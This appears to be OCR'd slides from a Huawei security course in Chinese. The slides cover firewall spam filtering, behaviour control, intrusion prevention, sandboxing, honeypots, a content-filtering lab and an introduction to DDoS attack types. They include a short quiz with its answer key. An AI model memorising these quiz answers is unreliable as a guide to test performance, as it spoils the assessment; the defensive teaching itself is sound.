    - 检查源IP合法性。防火墙将IP地址与黑名单、白名单进行比较，来判断IP地址的合法性：
      - 如果源IP命中了本地白名单，判定为合法邮件，否则查找本地黑名单；
      - 如果命中本地黑名单，判定为垃圾邮件，否则查询RBL黑名单；
      - 如果命中RBL黑名单判断为垃圾邮件，否则判定为合法邮件。
  - 放行合法邮件，阻断垃圾邮件。

基于IP过滤（2）

- RBL黑名单查询机制：
  - 防火墙获取邮件发送方SMTP服务器的IP地址，向RBL服务器发起查询；
  - RBL服务器维护着实时黑名单列表，列表中的SMTP服务器都发送过垃圾邮件；
  - 防火墙根据RBL服务器的返回结果判断该IP地址是否属于垃圾邮件服务器，进而采取相应的处理动作。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 具体查询流程如下：
  - 防火墙收到SMTP消息后，提取发送方SMTP Server的IP地址；
  - 防火墙将步骤1解析出来的IP地址和由第三方RBL服务器指定的RBL服务名放到一条信息中，向DNS Server发送解析请求。如，SMTP Server的源IP为1.2.3.4，RBL服务名为”sbl.spamhaus.org”，则防火墙将信息”4.3.2.1.sbl.spamhaus.org”发送给DNS Server；
  - DNS Server收到防火墙发送的信息后，读取RBL服务名，解析出RBL服务器对应的IP地址，将查询请求转发给RBL服务器；
  - RBL服务器收到DNS服务器转发的查询请求后，将结果以应答码的形式反馈给DNS Server。应答码是一个IP地址，标识此次RBL查询是否有结果；
  - DNS Server将从RBL服务器获取的应答码转发给防火墙；
  - 防火墙根据应答码判断来自该SMTP Server的邮件是否为垃圾邮件。
    - 如果从RBL服务器获得的应答码与防火墙上配置的应答码一致，该SMTP邮件将被视为垃圾邮件；
    - 如果从RBL服务器获得的应答码与防火墙上配置的应答码不一致，该SMTP邮件将被放行。

基于邮件内容过滤

- 防火墙作为安全网关时，所有的数据信息都要经过防火墙中转，防火墙在中转信息前，对信息进行检查，过滤掉包含非法邮件的信息。具体实现过程：
  1. 数据信息到达防火墙；
  2. 防火墙进行邮件内容过滤：
     - 流量识别：防火墙根据匹配条件（例如数据流量的源安全区域、目的安全区域、源地址、目的地址等）识别出要进行邮件过滤的流量；
     - 邮件过滤：防火墙分析出哪些流量包含邮件内容，检查邮箱地址、附件大小，识别出非法邮件；
  3. 丢弃包含非法邮件的信息。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 匿名邮件检测、邮箱地址检查、邮件附件控制都是基于邮件内容的过滤，通过检查发件人和收件人的邮箱地址、附件大小和附件个数来实现过滤。
- 邮件内容过滤检测方向分为发送方向和接收方向。
  - 如果邮件内容封装在SMTP消息中，防火墙执行发送方向检测。
  - 如果邮件内容封装在POP3消息或IMAP消息中，防火墙会判断为接收方向，执行接收方向的检测。

应用行为控制

- 在企业内部通常需要对内网用户的HTTP行为和FTP行为进行管理，不同的用户使用HTTP和FTP访问网络资源需要不同的权限，同一用户在不同的时间段具有的权限往往也不同。
- 防火墙的应用行为控制功能可以对用户的HTTP行为、FTP行为和IM行为进行精确的控制，满足以上需求。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 防火墙作为企业的出口网关部署在内网出口处，通过在FW上配置应用行为控制功能，当内网用户访问外网时，能够有效管理内网用户的HTTP行为、FTP行为和IM行为。
- 在防火墙上创建多个应用行为控制配置文件，每个应用行为控制配置文件用来控制用户具有不同的HTTP、FTP和IM权限。然后通过在安全策略里面引用应用行为控制配置文件、用户和时间段（工作时间、非工作时间）等对象，可以达到对内网用户的HTTP行为、FTP行为和IM行为差异化、精细化管理的目的。

应用行为控制流程

- 与传统设备使用协议或端口号来控制HTTP和FTP协议不同，防火墙的应用行为控制功能可以对HTTP和FTP进行更精细的控制。
- 如图所示，防火墙通过分析行为类型，再执行应用行为控制项所对应的动作，甚至可以针对不同用户不同时间段进行控制。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 防火墙针对应用行为通过以下步骤进行控制：
  - 先进行行为类型分析，判断是哪一种行为类型（HTTP、FTP等）；
  - 再根据行为类型进行控制项分析，比如文件上传或下载；
  - 最后执行相应的动作（允许、禁止、告警或阻断）。


目录

1. 网络攻击概述
2. 常见网络攻击
3. **网络攻击防御原理**
   - 单包攻击防范原理
   - DDoS攻击防范原理
   - 内容安全技术原理
   - **其他攻击防范技术**
4. HiSec智能防御解决方案
5. 防火墙内容安全实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Web应用安全

- 为解决Web业务系统所面临的安全威胁，华为推出专业的安全设备WAF（Web Application Firewall，Web应用防火墙）为客户提供Web应用方面的安全保障。
- 针对Web业务系统攻击，WAF充分考虑Web应用系统可能存在的安全风险，通过对网络层、Web服务层、Web应用程序层、应用内容属性进行全方位安全分析与防御。针对各个层面不同的安全属性，分别采取相互独立的安全防御技术针对性防御，从整体上提升Web应用的安全防御能力。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 更多Web应用安全相关内容请参阅《Web安全防御》。

入侵防御技术

- 入侵防御是一种既能发现又能阻止入侵行为的新安全防御技术。通过检测发现网络入侵后，能自动丢弃入侵报文或者阻断攻击源，从根本上避免攻击行为。
- 入侵防御功能通常用于防护来自内部或外部网络对内网服务器和客户端的入侵。华为入侵防御采用基于**签名**和基于安全策略的技术进行入侵行为的识别。



保护内网服务器



保护内网客户端


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 华为USG防火墙及IPS（intrusion prevention system，入侵防御系统）均支持入侵防御，本节以USG防火墙为例介绍入侵防御技术，更多入侵防御相关内容请参阅《入侵防御系统》。

反病毒技术

- 病毒是一种恶意代码，可感染或附着在应用程序或文件中，一般通过邮件或文件共享等协议进行传播，威胁用户主机和网络的安全。有些病毒会控制主机权限、窃取数据，有些病毒甚至会对主机硬件造成破坏。
- 反病毒是一种安全机制，它可以通过识别和处理病毒文件来保证网络安全，避免由病毒文件而引起的数据破坏、权限更改和系统崩溃等情况的发生。
  - 如下图FW作为网关设备隔离内、外网，内网包括用户PC和服务器。内网用户可以从外网下载文件，外网用户可以上传文件到内网服务器。通过防火墙反病毒功能，对识别出的病毒进行干预。



防火墙反病毒场景


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 防火墙反病毒受License限制，使用前先确认License状态。
- 华为USG防火墙及IPS（intrusion prevention system，入侵防御系统）均支持反病毒，本节以USG防火墙为例介绍反病毒技术，更多反病毒相关内容请参阅《入侵防御系统》。

防火墙与沙箱联动实现APT防御

- 沙箱是一种按照安全策略限制程序行为的执行环境，可以用来测试不受信任的应用程序或上网行为。
- 防火墙启用APT防御功能后通过与沙箱联动，从而防范APT攻击。针对APT攻击的防御过程如下：
  - 黑客（攻击者）向企业内网发起APT攻击，FW从网络流量中识别并提取需要进行APT检测的文件类型。
  - FW将攻击流量还原成文件送入沙箱进行威胁分析。
  - 沙箱通过对文件进行威胁检测，然后将检测结果返回给FW。
  - FW获取检测结果后，实施相应的动作。如果沙箱分析出该文件是一种恶意攻击文件，FW侧则可以实施阻断操作，防止该文件进入企业内网，保护企业内网免遭攻击。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 沙箱技术是防御APT攻击最有效的方法之一，通过沙箱技术构造一个隔离的威胁检测环境，然后将网络流量送入沙箱进行隔离分析并最终给出是否存在威胁的结论。如果沙箱检测到某流量为恶意流量，则FW根据检测结果刷新设备缓存中的恶意文件和恶意URL列表，当具有相同特征的后续流量命中恶意文件或恶意URL列表时，可以直接进行阻断或告警等处理。
- 沙箱技术与反病毒的差异
  - 反病毒系统通常是将病毒文件的特征与病毒特征库进行对比来识别文件是否为病毒文件。这种防御方式具有一定的局限性，即只能对已知病毒进行防御，而无法识别未知攻击。
  - 沙箱技术则有别于反病毒系统。沙箱可以看做是一个模拟真实网络建造的虚拟检测系统，未知文件放入沙箱以后将会被运行，沙箱中的收集程序会记录该文件被运行以后的行为。沙箱通过将未知文件的行为和沙箱独有的行为特征库进行匹配，最后给出该程序是否为恶意程序的定性结论。沙箱的行为特征库是通过分析大量的病毒、漏洞、威胁特征，提炼出各种恶意行为的规律和模式，并形成一套判断规则，因此能提供准确的检测结果。
- 总体来看，反病毒系统是以被检测对象的特征来识别攻击对象，沙箱技术是以被检测对象的行为来识别攻击对象。
- 更多APT攻击防御相关内容请参阅《APT攻击检测与防御》及《入侵防御系统》。

诱捕/蜜罐技术

- 由APT攻击链可以看出，黑客或恶意软件一旦入侵客户内网，由于不清楚网络结构，通常会进行东西向的扫描，了解网络结构和服务开放情况，为下一步攻击做准备。
- 诱捕/蜜罐技术可以及时发现威胁，通过响应对不在线IP地址和未开放端口的扫描请求，诱骗黑客访问诱捕器进行深度交互，了解其真实意图，保护现有业务网络。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 蜜罐字面意思是捕猎中使用的一种工具，用来引诱黑熊取食，从而方便猎人捕猎。
- 网络安全行业中也借用了这一思想，通过布置一些作为诱饵的主机、网络服务或者信息，诱使攻击方对它们实施攻击，从而可以对攻击行为进行捕获和分析，了解攻击方所使用的工具与方法，推测攻击意图和动机，能够让防御方了解所面对的安全威胁，并通过技术和管理手段来增强实际系统的安全防护能力。

诱捕系统的组成

- 诱捕系统的主要功能是由诱捕探针识别用户内网的扫描行为，将可疑的流量诱骗到诱捕器，由诱捕器提供深度交互服务，进一步检测是否为攻击行为。
- 诱捕探针负责感知扫描、网络层诱骗和引流，诱捕器提供深度交互和行为分析。诱捕产生的日志信息还可以上送到华为HiSec Insight，由HiSec Insight进行关联分析、威胁呈现。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 诱捕探针可以是交换机、路由器、防火墙等网络产品，诱捕探针的主要功能：
  - 感知内网扫描行为：同一源IP地址发送大量ARP请求、SYN连接、DNS请求等探知内网结构的行为都被认为是扫描行为。诱捕探针对这些行为进行记录和分析。
  - 诱捕攻击行为：一旦确认扫描行为高危攻击行为（例如扫描的IP地址并不在线、端口未开放、域名不存在等），立即构造应答报文，做出网络层诱骗，将后续的访问通过内部通道引流到诱捕器。由诱捕器来进行进一步的深度交互检测。
  - 网络结构探测：主动探测子网内的IP地址在线情况。
  - 防冲突：同一子网中存在多个诱捕探针时，自动选举出运行IP地址扫描感知的诱捕探针，以免冲突。
- 诱捕器可以理解为是一组蜜罐。诱捕器提供常见的网络服务，如HTTP、SMB、SSH等，并且这些服务通过容器技术与操作系统隔离，并预置了一些漏洞。这些漏洞用来引诱入侵者实施攻击，从而可以识别并记录攻击行为，与黑客深度互动，分析黑客行为，识别攻击工具

目录

1. 网络攻击概述
2. 常见网络攻击
3. 网络攻击防御原理
4. **HiSec智能防御解决方案**
5. 防火墙内容安全实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- HiSec智能防御解决方案从安全防御和安全运维两个角度出发，将大数据分析能力融入其中，打通了各组件的管理接口，在实现统一安全视角的同时简化了安全运维。
  - 全网安全态势感知：通过图形化界面帮助网络管理员直观理解全网安全态势，并可以基于区域、关键资产查看潜在风险、给出处理建议。网络管理员可以快速找到自己负责的区域和资产，并根据安全状态和处理建议对设备进行系统升级、补丁安装等安全加固工作。
  - 高级威胁快速发现：通过对网络流量、威胁日志、恶意加密流量的采集，结合大数据分析检测技术，帮助网络管理员快速发现网络中的安全威胁事件、高级威胁；针对可疑扫描和访问行为，可通过网络诱捕技术进行深度验证，将被动防御变为主动防御。
  - 秒级安全联动响应：通过安全分析器、安全控制器、安全执行器之间的快速联动，实现安全事件秒级响应，大大提升安全事件响应速度和效率；通过手动或自动的安全策略联动和威胁响应编排，及时对网络中的安全威胁进行处置，降低安全威胁对网络和业务的影响。
  - 安全业务统一管理：通过安全控制器统一管理防火墙的安全策略，解决防火墙管理手段分散、缺少有效集中管理工具的痛点，同时支持策略变更统计、配置一致性统计、部署状态统计等功能，提升网络管理员的运维效率。


目录

1. 网络攻击概述
2. 常见网络攻击
3. 网络攻击防御原理
4. HiSec智能防御解决方案
5. **防火墙内容安全实验**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

内容安全配置举例 - 需求描述


- 某公司在网络出口处部署了防火墙作为安全网关。公司希望在保证网络能够正常使用的同时实现以下需求：
  - 为了降低病毒进入公司内部的风险，禁止员工上传可执行文件到内网服务器；
  - 公司希望在保证网络正常使用的同时，防止内部员工泄露公司机密信息；
  - 某外网网站www.example.com疑似有安全隐患，内网员工不能访问该网站且不能访问社交网络等网站。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

内容安全配置举例 - 配置思路

- 配置思路：
  - 配置设备的IP地址和路由，保证互联互通；
  - 配置文件过滤，禁止员工上传可疑文件；
  - 配置内容过滤，防止员工泄露机密信息；
  - 配置URL过滤，防止员工访问非法网站；
  - 配置URL远程查询，扩充本地的预定义URL分类库，便于下一次的快速查询；
  - 配置安全策略并调用内容安全过滤文件。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置文件过滤

- 单击“对象 > 安全配置文件 > 文件过滤”，配置如下：
  - 新建文件过滤配置文件“profile_file_1”；
  - 新建文件过滤规则“rule1”，并配置策略，阻断可执行文件上传。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

配置内容过滤

- 单击“对象 > 安全配置文件 > 内容过滤”，配置如下：
  - 新建内容过滤配置文件“profile_data_1”和内容过滤规则“rule”；
  - 新建关键字组“key1”，并新建关键字“公司机密信息”，匹配文本“机密信息”。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置URL过滤

- 选择“对象 > 安全配置文件 > URL过滤”，新建URL过滤配置文件，过滤级别选择“自定义”。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

引用内容安全配置文件

- 选择“策略 > 安全策略 > 安全策略 > 新建安全策略”：
  - 设置安全策略名称为“to_Internet”、配置源/目的安全区域，并引用内容安全配置文件。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

思考题

1. （多选题）常见的网络攻击中，以下哪几种网络攻击属于主动攻击？
   A. 端口扫描攻击
   B. DDoS攻击
   C. APT攻击
   D. 特殊报文攻击
2. （判断题）华为内容安全技术中，邮件过滤只支持基于邮件内容对流量进行过滤。
   A. T
   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. BC
2. B

本章总结

- 本章节介绍了DDoS攻击与防御技术、高级持续安全威胁防御（APT）、未知威胁防御、内容安全防御以及恶意代码入侵防御等实现技术。
- 通过本章节的学习，您将能够通过防火墙实现常见安全威胁的防御配置。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

DDoS攻击与防御

HUAWEI

前言

- 随着网络技术的快速更新，新的攻击手段层出不穷，为传统的DDoS防御带来了挑战。当前DDoS攻击更多是针对具体的应用和业务，攻击的目标更加广泛，攻击行为更为复杂和仿真，造成DDoS攻击检测和防御更加困难。
- 华为AntiDDoS+SecoManager解决方案，可以自动发现设备、快速部署业务防护策略、精准清洗攻击流量，结果可视，有效的抵御DDoS攻击。
- 本章节主要介绍AntiDDoS解决方案的具体内容，包括AntiDDoS的攻击防御原理、分层清洗模型、组网方案，同时介绍了AntiDDoS的的攻击识别和动态基线学习等技术。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述AntiDDoS的攻击防御原理
  - 熟悉AntiDDoS+SecoManager组网方案
  - 熟悉AntiDDoS分层清洗模型
  - 掌握AntiDDoS的攻击识别以及防御技术

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. **DDoS攻击介绍**
2. Anti-DDoS解决方案技术原理
3. Anti-DDoS部署方案
4. Anti-DDoS配置实验

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DDoS概述

- DDoS（Distributed Denial of Service，分布式拒绝服务）攻击是指攻击者控制分布于互联网各处的大量傀儡机向攻击目标发送大量垃圾报文或者对目标服务器发起过量访问，耗尽攻击目标所在网络的链路带宽资源，会话资源或业务系统处理性能，导致其无法响应正常用户的服务请求。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 攻击者调用分布于互联网各处的僵尸主机（傀儡机）对目标服务器发起恶意的过量访问，耗尽攻击目标所在网络的链路带宽资源、会话资源，导致用户的业务访问报文到达服务器前就已经丢包。或者直接耗尽目标服务器的性能，造成正常用户的访问出现丢包卡顿，甚至完全中断，即目标服务器拒绝为正常用户提供服务，攻击者通过以下阶段，完成拒绝服务目的：
  - 攻击者通过这种手段对目标系统进行信息收集，了解攻击目标，为攻击做准备。
  - 攻击者尽可能多的攻占傀儡机，然后安装相应的攻击程序，在控制傀儡机上安装控制攻击程序、在攻击傀儡机上安装DDoS攻击发包程序。
  - DDoS实际攻击过程，攻击者通过主控机向攻击发包机发送攻击指令，按照既定的攻击时间对目标发包，达到拒绝服务的最终目的。

DDoS攻击的OSI分布


序号	OSI layer	攻击类型	攻击影响
7	应用层	DNS Flood攻击、HTTP Flood攻击、HTTPS Flood攻击、CC攻击等	服务器资源
6	表示层	TLS层攻击（不完整TLS会话）	服务器资源
5	会话层	网络层CC攻击（HTTP空连接、TLS空连接）	带宽资源、服务器资源
4	传输层	SYN Flood攻击、ACK Flood攻击、UDP Flood攻击、UDP Fragment Flood、TCP Fragment Flood等	会话资源、带宽资源
3	网络层	ICMP Flood攻击、ARP Flood攻击、IP分片攻击等	带宽资源
2	数据链路层	MAC Flood、MAC地址欺骗	链路带宽、交换机资源
1	物理层	/	/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 关于各种类型DDoS攻击的具体内容，可查阅《HCIP-Security V4.0》相关章节。
- CC攻击（Challenge Collapsar Attack，挑战黑洞攻击）是针对Web服务器或应用程序的攻击，利用获取信息的标准的GET/POST请求，如请求涉及数据库操作的URI（Universal Resource Identifier，统一资源标识符）或其他消耗系统资源的URI，造成服务器资源耗尽，无法响应正常请求。CC攻击是攻击者借助代理服务器生成指向受害主机的合法请求，实现DDoS和伪装攻击。攻击者通过控制某些主机不停地发送大量数据包给对方服务器，造成服务器资源耗尽，直至宕机崩溃。例如，当一个网页访问的人数特别多的时候，用户打开网页就慢了，CC攻击模拟多个用户（多少线程就是多少用户）不停地访问需要大量数据操作（需要占用大量的CPU资源）的页面，造成服务器资源的浪费，CPU的使用率长时间处于100%，将一直在处理连接直至网络拥塞，导致正常的访问被中止。

DDoS攻击特点与趋势

- DDoS攻击因攻击方式简单，实施成本低，防御难度大的特点，攻击事件数量成逐年上升趋势。
- DDoS攻击紧跟互联网发展持续演进，发展为多种攻击手法混用、多种攻击模式并存、攻击拟人化的攻击方式，其攻击目标性强，危害大。
  - 攻击强度、速度秒级加速，攻击频率成逐年倍增趋势；
  - 大流量攻击复杂化、拟人化，提升攻击效果；
  - 网络层CC攻击持续演进，应用层攻击手法多样；
  - 多种攻击手法混用，躲避防御系统检测。



2022年全球DDoS攻击现状与趋势分析

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

DDoS攻击危害


- 绝大多数情况下，攻击者利用分布在各地的傀儡机对目标系统进行持续性、大规模的访问请求，直接造成目标服务不可以用、业务中断、数据泄露、资源浪费，对目标组织和个人造成重大损失。

经济损失	数据丢失或泄露	客户流失或声誉下降	社会影响
